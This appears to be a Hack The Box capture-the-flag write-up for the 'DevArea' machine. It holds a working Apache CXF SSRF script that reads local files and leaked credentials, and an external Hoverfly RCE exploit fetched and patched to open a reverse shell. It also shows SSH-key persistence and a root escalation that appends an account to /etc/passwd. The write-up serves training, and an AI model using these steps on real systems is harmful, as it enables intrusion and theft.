Description
DevArea is a medium Hack The Box machine that features:
- Unauthenticated FTP server allows the download of a
.jarfile allowing reverse engineering and the enumeration of a HTTP SOAP Apache CXF Server - Apache CXF Server Side Request Forgery allowing to read machine files, including Hoverfly service file with credentials
- Hoverfly Authenticated Remote Command Execution allow access to the remote machine
- Privilege Escalation via a script allowed to run as
rootuser that runs a replaceable shell binary
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.22.170.
$ ping -c 3 10.129.22.170
PING 10.129.22.170 (10.129.22.170) 56(84) bytes of data.
64 bytes from 10.129.22.170: icmp_seq=1 ttl=63 time=47.8 ms
64 bytes from 10.129.22.170: icmp_seq=2 ttl=63 time=47.5 ms
64 bytes from 10.129.22.170: icmp_seq=3 ttl=63 time=47.5 ms

--- 10.129.22.170 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2005ms
rtt min/avg/max/mdev = 47.508/47.592/47.750/0.111 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.22.170 -sS -oN nmap_scan
Starting Nmap 7.98 ( https://nmap.org )
Nmap scan report for 10.129.22.170
Host is up (0.048s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
8080/tcp open  http-proxy
8500/tcp open  fmtp
8888/tcp open  sun-answerbook

Nmap done: 1 IP address (1 host up) scanned in 4.73 seconds
We get six open ports: 21, 22, 80, 8080, 8500, 8888.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.22.170 -sV -sC -p21,22,80,8080,8500,8888 -oN nmap_scan_ports
Starting Nmap 7.98 ( https://nmap.org )
Nmap scan report for 10.129.22.170
Host is up (0.047s latency).

PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 ftp      ftp          4096 Sep 22  2025 pub
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.14.57
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
22/tcp   open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 83:13:6b:a1:9b:28:fd:bd:5d:2b:ee:03:be:9c:8d:82 (ECDSA)
|_  256 0a:86:fa:65:d1:20:b4:3a:57:13:d1:1a:c2:de:52:78 (ED25519)
80/tcp   open  http    Apache httpd 2.4.58
|_http-title: Did not follow redirect to http://devarea.htb/
|_http-server-header: Apache/2.4.58 (Ubuntu)
8080/tcp open  http    Jetty 9.4.27.v20200227
|_http-title: Error 404 Not Found
|_http-server-header: Jetty(9.4.27.v20200227)
8500/tcp open  http    Golang net/http server
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 500 Internal Server Error
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Content-Length: 64
|     This is a proxy server. Does not respond to non-proxy requests.
|   GenericLines, Help, LPDString, RTSPRequest, SIPOptions, SSLSessionReq, Socks5:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest, HTTPOptions:
|     HTTP/1.0 500 Internal Server Error
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Content-Length: 64
|_    This is a proxy server. Does not respond to non-proxy requests.
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
8888/tcp open  http    Golang net/http server (Go-IPFS json-rpc or InfluxDB API)
|_http-title: Hoverfly Dashboard
Service Info: Host: _; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.26 seconds
We get six services: one File Transfer Protocol (FTP), one Secure Shell (SSH), and four Hypertext Transfer Protocol (HTTP). As we don’t have feasible credentials for the SSH service we are going to move to the HTTP service. We add the devarea.htb domain to the /etc/hosts file.
$ echo '10.129.22.170 devarea.htb' | sudo tee -a /etc/hosts
We find a static web page about a service to connect businesses with skilled developers.
 We do not find anything useful so we move to enumerate the FTP service.
$ ftp anonymous@devarea.htb
Connected to devarea.htb.
220 (vsFTPd 3.0.5)
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||40872|)
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Sep 22  2025 pub
226 Directory send OK.
ftp> cd pub
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||43635|)
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp       6445030 Sep 22  2025 employee-service.jar
226 Directory send OK.
ftp> get employee-service.jar
local: employee-service.jar remote: employee-service.jar
229 Entering Extended Passive Mode (|||42428|)
150 Opening BINARY mode data connection for employee-service.jar (6445030 bytes).
100% |**********|  6293 KiB    2.67 MiB/s    00:00 ETA
226 Transfer complete.
6445030 bytes received in 00:02 (2.62 MiB/s)
We retrieve the employee-service.jar file from the pub folder, it seems to be a Java server application. We reverse-engineer it using JADX to retrieve its source code back. In the META-INF/MANIFEST.MF we find that the main class of the application is htb.devarea.ServerStarter. This is the decompiled code:
package htb.devarea;

import org.apache.cxf.jaxws.JaxWsServerFactoryBean;

public class ServerStarter {
    public static void main(String[] args) {
        JaxWsServerFactoryBean factory = new JaxWsServerFactoryBean();
        factory.setServiceClass(EmployeeService.class);
        factory.setServiceBean(new EmployeeServiceImpl());
        factory.setAddress("http://0.0.0.0:8080/employeeservice");
        factory.create();
        System.out.println("Employee Service running at http://localhost:8080/employeeservice");
        System.out.println("WSDL available at http://localhost:8080/employeeservice?wsdl");
    }
}
This Java code defines a simple SOAP web service server using Apache CXF. It creates an instance of JaxWsServerFactoryBean, sets the service interface to EmployeeService and its implementation to EmployeeServiceImpl, and binds the service to the address http://0.0.0.0:8080/employeeservice. When executed, it starts the server, making the SOAP endpoint accessible on port 8080, and prints messages indicating that the service is running and that the WSDL is available for clients to inspect.
In the machine we found the port 8080 opened so we can confirm that the service is running in the remote machine by retrieving the WSDL file with the http://devarea.htb:8080/employeeservice?wsdl URL.
<?xml version='1.0' encoding='UTF-8'?><wsdl:definitions xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:wsdl="http://schemas.xmlsoap.org/wsdl/" xmlns:tns="http://devarea.htb/" xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/" xmlns:ns1="http://schemas.xmlsoap.org/soap/http" name="EmployeeServiceService" targetNamespace="http://devarea.htb/">
  <wsdl:types>
<xs:schema xmlns:xs="http://www.w3.org/2001/XMLSchema" xmlns:tns="http://devarea.htb/" elementFormDefault="unqualified" targetNamespace="http://devarea.htb/" version="1.0">

  <xs:element name="submitReport" type="tns:submitReport"/>

  <xs:element name="submitReportResponse" type="tns:submitReportResponse"/>

  <xs:complexType name="submitReport">
    <xs:sequence>
      <xs:element minOccurs="0" name="arg0" type="tns:report"/>
    </xs:sequence>
  </xs:complexType>

  <xs:complexType name="report">
    <xs:sequence>
      <xs:element name="confidential" type="xs:boolean"/>
      <xs:element minOccurs="0" name="content" type="xs:string"/>
      <xs:element minOccurs="0" name="department" type="xs:string"/>
      <xs:element minOccurs="0" name="employeeName" type="xs:string"/>
    </xs:sequence>
  </xs:complexType>

  <xs:complexType name="submitReportResponse">
    <xs:sequence>
      <xs:element minOccurs="0" name="return" type="xs:string"/>
    </xs:sequence>
  </xs:complexType>

</xs:schema>
  </wsdl:types>
  <wsdl:message name="submitReport">
    <wsdl:part element="tns:submitReport" name="parameters">
    </wsdl:part>
  </wsdl:message>
  <wsdl:message name="submitReportResponse">
    <wsdl:part element="tns:submitReportResponse" name="parameters">
    </wsdl:part>
  </wsdl:message>
  <wsdl:portType name="EmployeeService">
    <wsdl:operation name="submitReport">
      <wsdl:input message="tns:submitReport" name="submitReport">
    </wsdl:input>
      <wsdl:output message="tns:submitReportResponse" name="submitReportResponse">
    </wsdl:output>
    </wsdl:operation>
  </wsdl:portType>
  <wsdl:binding name="EmployeeServiceServiceSoapBinding" type="tns:EmployeeService">
    <soap:binding style="document" transport="http://schemas.xmlsoap.org/soap/http"/>
    <wsdl:operation name="submitReport">
      <soap:operation soapAction="" style="document"/>
      <wsdl:input name="submitReport">
        <soap:body use="literal"/>
      </wsdl:input>
      <wsdl:output name="submitReportResponse">
        <soap:body use="literal"/>
      </wsdl:output>
    </wsdl:operation>
  </wsdl:binding>
  <wsdl:service name="EmployeeServiceService">
    <wsdl:port binding="tns:EmployeeServiceServiceSoapBinding" name="EmployeeServicePort">
      <soap:address location="http://devarea.htb:8080/employeeservice"/>
    </wsdl:port>
  </wsdl:service>
</wsdl:definitions>
This WSDL defines a SOAP-based web service named EmployeeServiceService within the http://devarea.htb/ namespace. It exposes a single operation called submitReport, which accepts a complex input parameter (arg0) of type report. The report type consists of a required boolean field confidential and optional string fields content, department, and employeeName. The operation returns a submitReportResponse containing a single optional string field named return, which holds the service’s response message. The service uses a document/literal SOAP binding over HTTP and is accessible at the endpoint http://devarea.htb:8080/employeeservice, where clients can send properly formatted SOAP requests according to this schema.
In Apache CXF, the version of the library can be determined by locating the file org/apache/cxf/version/version.properties inside the JAR. This properties file typically contains the product.version key, which specifies the exact version of CXF being used, in this case 3.2.14. This version is vulnerable to a SSRF vulnerability, CVE-2022-46364.
Exploitation
The vulnerability in Apache CXF affects services processing MTOM (Message Transmission Optimization Mechanism) SOAP requests. The issue arises from improper handling of xop:Include elements, specifically the href attribute, which is not properly validated. As a result, an attacker can supply arbitrary URIs, including file:/// URLs pointing to local files on the server or internal network endpoints, causing the server to attempt to access these resources. This can expose sensitive internal files, cloud metadata, or other services not intended to be reachable externally.
A proof of concept code script in Python is developed to try to read the /etc/passwd file from the remote system.
import requests

TARGET_URL = "http://devarea.htb:8080/employeeservice"
LOCAL_FILE = "file:///etc/passwd"

headers = {
    "Content-Type": 'multipart/related; type="application/xop+xml"; start-info="text/xml"; boundary=----=_Part_0'
}

soap_mtom_payload = f"""------=_Part_0
Content-Type: application/xop+xml; charset=UTF-8; type="text/xml"
Content-Transfer-Encoding: 8bit
Content-ID: <rootpart@soap>

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
                  xmlns:tns="http://devarea.htb/"
                  xmlns:xop="http://www.w3.org/2004/08/xop/include">
   <soapenv:Header/>
   <soapenv:Body>
      <tns:submitReport>
         <arg0>
            <confidential>false</confidential>
            <content>
                <xop:Include href="{LOCAL_FILE}"/>
            </content>
            <department>Security</department>
            <employeeName>Audit</employeeName>
         </arg0>
      </tns:submitReport>
   </soapenv:Body>
</soapenv:Envelope>

------=_Part_0--
"""

def test_ssrf():
    try:
        response = requests.post(
            TARGET_URL,
            data=soap_mtom_payload,
            headers=headers,
            timeout=10
        )

        print(f"[+] HTTP Status: {response.status_code}\n")
        print("[+] Raw response:")
        print(response.text)

    except requests.exceptions.RequestException as e:
        print(f"[ERROR] Connection failed: {e}")

if __name__ == "__main__":
    test_ssrf()
After running the PoC code we find that a Base64 string is retrieved from the server.
$ python ssrf.py
[+] HTTP Status: 200

[+] Raw response:
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"><soap:Body><ns2:submitReportResponse xmlns:ns2="http://devarea.htb/"><return>Report received from Audit. Department: Security. Content: cm9vdDp4OjA6MDpyb290Oi9yb290Oi9iaW4vYmFzaApkYWVtb246eDoxOjE6ZGFlbW9uOi91c3Ivc2JpbjovdXNyL3NiaW4vbm9sb2dpbgpiaW46eDoyOjI6YmluOi9iaW46L3Vzci9zYmluL25vbG9naW4Kc3lzOng6MzozOnN5czovZGV2Oi91c3Ivc2Jpbi9ub2xvZ2luCnN5bmM6eDo0OjY1NTM0OnN5bmM6L2JpbjovYmluL3N5bmMKZ2FtZXM6eDo1OjYwOmdhbWVzOi91c3IvZ2FtZXM6L3Vzci9zYmluL25vbG9naW4KbWFuOng6NjoxMjptYW46L3Zhci9jYWNoZS9tYW46L3Vzci9zYmluL25vbG9naW4KbHA6eDo3Ojc6bHA6L3Zhci9zcG9vbC9scGQ6L3Vzci9zYmluL25vbG9naW4KbWFpbDp4Ojg6ODptYWlsOi92YXIvbWFpbDovdXNyL3NiaW4vbm9sb2dpbgpuZXdzOng6OTo5Om5ld3M6L3Zhci9zcG9vbC9uZXdzOi91c3Ivc2Jpbi9ub2xvZ2luCnV1Y3A6eDoxMDoxMDp1dWNwOi92YXIvc3Bvb2wvdXVjcDovdXNyL3NiaW4vbm9sb2dpbgpwcm94eTp4OjEzOjEzOnByb3h5Oi9iaW46L3Vzci9zYmluL25vbG9naW4Kd3d3LWRhdGE6eDozMzozMzp3d3ctZGF0YTovdmFyL3d3dzovdXNyL3NiaW4vbm9sb2dpbgpiYWNrdXA6eDozNDozNDpiYWNrdXA6L3Zhci9iYWNrdXBzOi91c3Ivc2Jpbi9ub2xvZ2luCmxpc3Q6eDozODozODpNYWlsaW5nIExpc3QgTWFuYWdlcjovdmFyL2xpc3Q6L3Vzci9zYmluL25vbG9naW4KaXJjOng6Mzk6Mzk6aXJjZDovcnVuL2lyY2Q6L3Vzci9zYmluL25vbG9naW4KX2FwdDp4OjQyOjY1NTM0Ojovbm9uZXhpc3RlbnQ6L3Vzci9zYmluL25vbG9naW4Kbm9ib2R5Ong6NjU1MzQ6NjU1MzQ6bm9ib2R5Oi9ub25leGlzdGVudDovdXNyL3NiaW4vbm9sb2dpbgpzeXN0ZW1kLW5ldHdvcms6eDo5OTg6OTk4OnN5c3RlbWQgTmV0d29yayBNYW5hZ2VtZW50Oi86L3Vzci9zYmluL25vbG9naW4Kc3lzdGVtZC10aW1lc3luYzp4Ojk5Nzo5OTc6c3lzdGVtZCBUaW1lIFN5bmNocm9uaXphdGlvbjovOi91c3Ivc2Jpbi9ub2xvZ2luCm1lc3NhZ2VidXM6eDoxMDE6MTAyOjovbm9uZXhpc3RlbnQ6L3Vzci9zYmluL25vbG9naW4Kc3lzdGVtZC1yZXNvbHZlOng6OTkyOjk5MjpzeXN0ZW1kIFJlc29sdmVyOi86L3Vzci9zYmluL25vbG9naW4KcG9sbGluYXRlOng6MTAyOjE6Oi92YXIvY2FjaGUvcG9sbGluYXRlOi9iaW4vZmFsc2UKcG9sa2l0ZDp4Ojk5MTo5OTE6VXNlciBmb3IgcG9sa2l0ZDovOi91c3Ivc2Jpbi9ub2xvZ2luCnN5c2xvZzp4OjEwMzoxMDQ6Oi9ub25leGlzdGVudDovdXNyL3NiaW4vbm9sb2dpbgp1dWlkZDp4OjEwNDoxMDU6Oi9ydW4vdXVpZGQ6L3Vzci9zYmluL25vbG9naW4KdGNwZHVtcDp4OjEwNToxMDc6Oi9ub25leGlzdGVudDovdXNyL3NiaW4vbm9sb2dpbgp0c3M6eDoxMDY6MTA4OlRQTSBzb2Z0d2FyZSBzdGFjaywsLDovdmFyL2xpYi90cG06L2Jpbi9mYWxzZQpsYW5kc2NhcGU6eDoxMDc6MTA5OjovdmFyL2xpYi9sYW5kc2NhcGU6L3Vzci9zYmluL25vbG9naW4KZnd1cGQtcmVmcmVzaDp4Ojk4OTo5ODk6RmlybXdhcmUgdXBkYXRlIGRhZW1vbjovdmFyL2xpYi9md3VwZDovdXNyL3NiaW4vbm9sb2dpbgp1c2JtdXg6eDoxMDg6NDY6dXNibXV4IGRhZW1vbiwsLDovdmFyL2xpYi91c2JtdXg6L3Vzci9zYmluL25vbG9naW4Kc3NoZDp4OjEwOTo2NTUzNDo6L3J1bi9zc2hkOi91c3Ivc2Jpbi9ub2xvZ2luCmRldl9yeWFuOng6MTAwMToxMDAxOjovaG9tZS9kZXZfcnlhbjovYmluL2Jhc2gKZnRwOng6MTEwOjExMTpmdHAgZGFlbW9uLCwsOi9zcnYvZnRwOi91c3Ivc2Jpbi9ub2xvZ2luCnN5c3dhdGNoOng6OTg0Ojk4NDo6L29wdC9zeXN3YXRjaDovdXNyL3NiaW4vbm9sb2dpbgpwb3N0Zml4Ong6MTExOjExMjo6L3Zhci9zcG9vbC9wb3N0Zml4Oi91c3Ivc2Jpbi9ub2xvZ2luCl9sYXVyZWw6eDo5OTk6OTg3OjovdmFyL2xvZy9sYXVyZWw6L2Jpbi9mYWxzZQpkaGNwY2Q6eDoxMDA6NjU1MzQ6REhDUCBDbGllbnQgRGFlbW9uLCwsOi91c3IvbGliL2RoY3BjZDovYmluL2ZhbHNlCg==</return></ns2:submitReportResponse></soap:Body></soap:Envelope>
After decoding it we find that effectively these are the contents of the /etc/passwd file, the vulnerability is working.
$ echo 'cm9vdDp4OjA6MDpyb290O...' | base64 -d
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
...
We now have access to read files for which the owner of the program’s process has permissions. We continue enumerating the HTTP services. In port 8888 we find an instance of Hoverfly, a lightweight service virtualization/API simulation/API mocking tool for developers and testers. After some enumeration using the previous vulnerability, we find the service file for Hoverfly, containing credentials, /etc/systemd/system/hoverfly.service.
[Unit]
Description=HoverFly service
After=network.target

[Service]
User=dev_ryan
Group=dev_ryan
WorkingDirectory=/opt/HoverFly
ExecStart=/opt/HoverFly/hoverfly -add -username admin -password O7IJ27MyyXiU -listen-on-host 0.0.0.0

Restart=on-failure
RestartSec=5
StartLimitIntervalSec=60
StartLimitBurst=5
LimitNOFILE=65536
StandardOutput=journal
StandardError=journal

[Install]
WantedBy=multi-user.target
The username is admin and the password is O7IJ27MyyXiU. We can login in the application.
 We find that the installed service version is
 v1.11.3. This version is vulnerable to Remote Command Execution, CVE-2025-54123. The middleware functionality in Hoverfly is vulnerable to command injection vulnerability at /api/v2/hoverfly/middleware endpoint due to insufficient validation and sanitization in user input. In the security advisory we have access to a proof of concept exploit of the vulnerability. We download it and then run it.
$ wget https://pwn.kr1shna4garwal.com/pwns/hoverfly/hoverfly_poc.py
$ python hoverfly_poc.py -H devarea.htb -U admin -p O7IJ27MyyXiU -c "whoami"
  _  _                 ___ _        __  ____      _______      ___  _
 | || |_____ _____ _ _| __| |_  _  |  \/  \ \    / / _ \ \    / / \| |
 | __ / _ \ V / -_) '_| _|| | || | | |\/| |\ \/\/ /|  _/\ \/\/ /| .` |
 |_||_\___/\_/\___|_| |_| |_|\_, | |_|  |_(_)_/\_(_)_|   \_/\_/ |_|\_|
                             |__/
Hoverfly Middleware RCE Vulnerability Proof Of Concept

Author: Krishna Agarwal (https://github.com/kr1shna4garwal)

Target: http://devarea.htb:8888

[?] Checking target reachability...
[+] Target is reachable
[?] Checking product version...
[?] Target requires authentication
[?] Attempting authentication...
[+] Authentication successful
[?] Verifying authenticated access...
[+] Authenticated access verified. Version: v1.11.3
[!] Target does not appear to be vulnerable

[!] Pwning failed
The exploit did not worked to a version check used in the code. We need to change the vulnerable_parts = [1, 11, 2] # v1.11.2 line to vulnerable_parts = [1, 11, 3] # v1.11.3. Now the command executed fine, and we obtain the user that is running the application, dev_ryan.
$ python hoverfly_poc.py -H devarea.htb -U admin -p O7IJ27MyyXiU -c "whoami"
...

[COMMAND OUTPUT]
ndev_ryan\n"}


[+] Pwning completed successfully!
We can use the same exploit to open a reverse shell.
$ python hoverfly_poc.py -H devarea.htb -U admin -p O7IJ27MyyXiU --lhost 10.10.14.57 --lport 1234
...
[?] Preparing exploitation...
[?] Using reverse shell payload: 10.10.14.57:1234
[?] Listening for reverse shell on 10.10.14.57:1234
[?] Waiting for reverse shell connection...
[?] Sending exploitation payload...
[+] Reverse shell connected from 10.129.22.170:43002
[+] Starting interactive shell session...
[SHELL] Type 'exit' to quit the shell
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1001(dev_ryan) gid=1001(dev_ryan) groups=1001(dev_ryan)
The reverse shell is opened successfully. To maintain persistence in the machine we are going to add a public SSH key in the home directory of dev_ryan. We can generate it with ssh-keygen -t rsa -b 1024 -f id_rsa command.
$ echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAAAgQDbifLp3y0iJZE88DMwgDc4tp7JLYVwrrdtC6lzDYKxZ4Sh5WsCVnrpdK1ouhikDkBwGfRo0g8hh3nJFJtjlWO9n/4or4JJL4h+Nj24Njc2qD0ge78qbMEAj5XGexnCWLFzZW1DKjMyA422u4C6IL8uQpQPLvGwTOUDKwL4/2mmrw== local@host' > ~/.ssh/authorized_keys
Now we can login using the SSH protocol.
$ ssh -i id_rsa dev_ryan@devarea.htb
...
dev_ryan@devarea:~$ id
uid=1001(dev_ryan) gid=1001(dev_ryan) groups=1001(dev_ryan)
Post-Exploitation
The user can only run one command as root user, syswatch.sh. It seems to be a Bash script.
dev_ryan@devarea:~$ sudo -l
Matching Defaults entries for dev_ryan on devarea:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User dev_ryan may run the following commands on devarea:
    (root) NOPASSWD: /opt/syswatch/syswatch.sh, !/opt/syswatch/syswatch.sh web-stop, !/opt/syswatch/syswatch.sh web-restart
By enumerating files in the system writable by all users we find an uncommon one, /usr/bin/bash.
dev_ryan@devarea:~$ find / -type f -perm 0777 2>/dev/null
/usr/bin/bash
Looking at the secure_path variable of the sudo output we find that the shell that will execute the syswatch.sh file in first place will be the one located in the /usr/bin directory. So we will replace it with a file that will add a new account to the /etc/passwd file, with root2 username and passwordhtb password. These are the contents of the bashm.sh file:
#!/bin/sh
echo 'root2:$1$IX9v2U5o$tpsHTNLLik2uBXGO7OyIk0:0:0:root:/root:/bin/bash' >> /etc/passwd
Now we close the SSH session and we open a new one with a dash shell to replace the shell binary as it was used previously.
$ ssh -i id_rsa dev_ryan@devarea.htb -- /bin/sh -i
sh$ cp /usr/bin/bash bash
sh$ chmod 777 bashm.sh
sh$ cp bashm.sh /usr/bin/bash
Now we can run the sudo script. Then we restore the original Bash binary, we restart the SSH session and we login with the root2 account to open a root session.
sh$ sudo /opt/syswatch/syswatch.sh
sh$ cp bash /usr/bin/bash
$ ssh -i id_rsa dev_ryan@devarea.htb
dev_ryan@devarea:~$ su root2
Password:
root@devarea:/home/dev_ryan# id
uid=0(root) gid=0(root) groups=0(root)
Flags
In the root shell we can retrieve the user.txt and root.txt flags.
root@devarea:/home/dev_ryan# cat /home/dev_ryan/user.txt
<REDACTED>
root@devarea:/home/dev_ryan# cat /root/root.txt
<REDACTED>